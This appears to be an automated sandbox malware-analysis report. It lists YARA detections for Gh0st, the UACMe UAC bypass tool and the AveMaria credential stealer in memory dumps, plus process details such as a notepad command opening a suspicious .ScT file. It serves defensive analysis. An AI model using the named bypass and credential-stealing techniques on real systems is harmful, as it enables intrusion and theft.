Source: 0000000E.00000003.448388466.00000000005FC000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000E.00000003.448480834.00000000005F5000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000E.00000003.448480834.00000000005F5000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000003.448500555.0000000000607000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000E.00000003.448500555.0000000000607000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000E.00000002.694525179.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000E.00000002.694525179.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000E.00000002.694525179.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 0000000E.00000002.694525179.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 0000000E.00000002.694590635.000000000054F000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 0000000E.00000002.694590635.000000000054F000.00000040.00000001.sdmp, Author: Joe Security

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: verclsid.exe PID: 1016 Parent PID: 2608

General

Start time:	21:17:43

Start date:	28/09/2021
Path:	C:\Windows\System32\verclsid.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\verclsid.exe' /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5
Imagebase:	0xffeb0000
File size:	11776 bytes
MD5 hash:	3796AE13F680D9239210513EDA590E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: notepad.exe PID: 2844 Parent PID: 2608

General

Start time:	21:17:45
Start date:	28/09/2021
Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\NOTEPAD.EXE' 'C:\Users\user\AppData\Local\Temp\abdtfhghgeghDh.ScT'
Imagebase:	0xff7a0000
File size:	193536 bytes
MD5 hash:	B32189BDFF6E577A92BAA61AD49264E6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Disassembly

Code Analysis